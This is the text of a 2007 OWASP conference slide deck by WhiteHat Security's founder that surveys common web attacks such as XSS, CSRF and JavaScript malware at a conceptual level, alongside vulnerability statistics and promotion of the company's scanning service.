

TOP 10 WEB ATTACKS

OWASP BOULDER
09.20.2007

JEREMIAH GROSSMAN (FOUNDER AND CTO)



Jeremiah Grossman

● FOUNDER AND CTO OF WHITEHAT SECURITY



● R&D AND INDUSTRY EVANGELISM

● INTERNATIONAL CONFERENCE SPEAKER

● CO-AUTHOR OF XSS ATTACKS

● WEB APPLICATION SECURITY CONSORTIUM CO-FOUNDER


● FORMER YAHOO! INFORMATION SECURITY OFFICER



YAHOO!



Focus on “custom web applications”



2006 © Copyrights WhiteHat Security



Target #1: Layer 7

135 MILLION WEBSITES

**MANY ARE MISSION-CRITICAL AND
GATEWAYS TO HIGHLY SENSITIVE
CUSTOMER AND CORPORATE
INFORMATION**

**THESE WEBSITES ARE ACCESSIBLE
BY OVER 1 BILLION PEOPLE**



Everyone is a Target



TIFFANY & CO.



NOKIA
Connecting People

Georgia Tech

Macworld
Conference & Expo®

DUKE UNIVERSITY
School of Medicine

Hacked

SUNTRUSTSM

travelocity

UNIVERSITY of VIRGINIA

eBay®

VICTORIA'S SECRET

University of Idaho
Open Space. Open Minds.

THE UNIVERSITY OF
CHICAGO

PIZZA
PAPA JOHN'S
Better Ingredients.
Better Pizza.

USC

WhiteHat
SECURITY

Consequences of an insecure Website

LOSS OF BUSINESS

DAMAGE TO CUSTOMER CONFIDENCE AND BRAND

REGULATORY FINES

LEGAL LIABILITY

FINANCIAL COSTS OF HANDLING AN INCIDENT



Collection process

WHITEHAT SENTINEL SERVICE

UNLIMITED ASSESSMENTS – CUSTOMER CONTROLLED AND EXPERT MANAGED - THE ABILITY TO SCAN WEBSITES NO MATTER HOW BIG OR HOW OFTEN THEY CHANGE

COVERAGE – AUTHENTICATED SCANS TO IDENTIFY TECHNICAL VULNERABILITIES AND CUSTOM TESTING TO UNCOVER BUSINESS LOGICAL FLAWS

VIRTUALLY ELIMINATE FALSE POSITIVES – OPERATIONS TEAM VERIFIES RESULTS AND ASSIGNS THE APPROPRIATE SEVERITY AND THREAT RATING

DEVELOPMENT AND QA – WHITEHAT SATELLITE APPLIANCE ALLOWS US TO SERVICE INTRANET ACCESSIBLE SYSTEMS REMOTELY

IMPROVEMENT & REFINEMENT – REAL-WORLD SCANS ENABLE FAST AND EFFICIENT UPDATES



5 Stages of Website Security Grief

DENIAL

"WE HAVE FIREWALLS, IDS, AND SSL. WE ARE SECURE."

ANGER

"HOW THE HECK DID THIS GET SO BAD?!?!"

BARGAINING

"WE CAN SOLVE THIS WITH FRAMEWORKS, DEVELOPER EDUCATION AND SOME SCANNERS."

DEPRESSION

"WE HAVE SO MANY WEBSITES AND THE CODE IS CHANGING ALL THE TIME. MAYBE IF I LEAVE NOW NO ONE WILL NOTICE."

ACCEPTANCE

"I GUESS MY JOB JUST GOT A LOT MORE INTERESTING."



Attacks always get better, never worse.

OVER 70 NOTABLE “HACKS” DISCOVERED IN 2006
AND EVEN MORE IN 2007

USING THE TERM “HACKS” LOOSELY TO DESCRIBE
THE NEW CREATIVE, USEFUL, AND INTERESTING
TECHNIQUES/DISCOVERIES/COMPROMISES DURING
THE LAST YEAR.


- ▶ **CROSS-SITE SCRIPTING (XSS)** - MALICIOUS CONTENT
UNKNOWNLY SERVED BY A TRUSTED WEBSITE TO AN
UNSUSPECTING USER.
- ▶ **CROSS-SITE REQUEST FORGERY (CSRF)** - WHEN AN
ATTACKER FORCES A VICTIM USER TO SEND A WEB
REQUEST TO A WEBSITE THAT THEY DIDN’T INTEND.
(WIRE TRANSFER, BLOG POST, ETC.)
- ▶ **JAVASCRIPT MALWARE** - PAYLOAD OF AN XSS OR
CSRF ATTACK, TYPICALLY WRITTEN IN JAVASCRIPT,
AND EXECUTED IN A BROWSER.



State of the Web

LIKELIHOOD THAT A WEBSITE HAS A VULNERABILITY, BY CLASS

- █ Cross-Site Scripting
- █ Information Leakage
- █ Content Spoofing
- █ Predictable Resource Location
- █ SQL Injection
- █ Insufficient Authentication
- █ Insufficient Authorization
- █ Abuse of Functionality
- █ Directory Indexing
- █ HTTP Response Splitting



CSRF, even more widespread

A CROSS-SITE REQUEST FORGERY (CSRF OR XSRF), ALTHOUGH SIMILAR-SOUNDING IN NAME TO CROSS-SITE SCRIPTING (XSS), IS A VERY DIFFERENT AND ALMOST OPPOSITE FORM OF ATTACK. WHEREAS CROSS-SITE SCRIPTING EXPLOITS THE TRUST A USER HAS IN A WEBSITE, A CROSS-SITE REQUEST FORGERY EXPLOITS THE TRUST A WEBSITE HAS IN A USER BY FORGING THE ENACTOR AND MAKING A REQUEST APPEAR TO COME FROM A TRUSTED USER.

WIKIPEDIA

[HTTP://EN.WIKIPEDIA.ORG/WIKI/CROSS-SITE_REQUEST_FORGERY](http://en.wikipedia.org/wiki/Cross-site_request_forgery)

NO STATISTICS, BUT THE GENERAL CONSENSUS IS JUST ABOUT EVERY PIECE OF SENSITIVE WEBSITE FUNCTIONALITY IS VULNERABLE.



JAVASCRIPT MALWARE

**GETS BEHIND THE FIREWALL TO ATTACK THE
INTRANET.**

**OPERATING SYSTEM AND BROWSER
INDEPENDENT**



Getting hacked by JavaScript Malware

WEBSITE OWNER EMBEDDED JAVASCRIPT MALWARE.

WEB PAGE DEFACED WITH EMBEDDED JAVASCRIPT MALWARE.

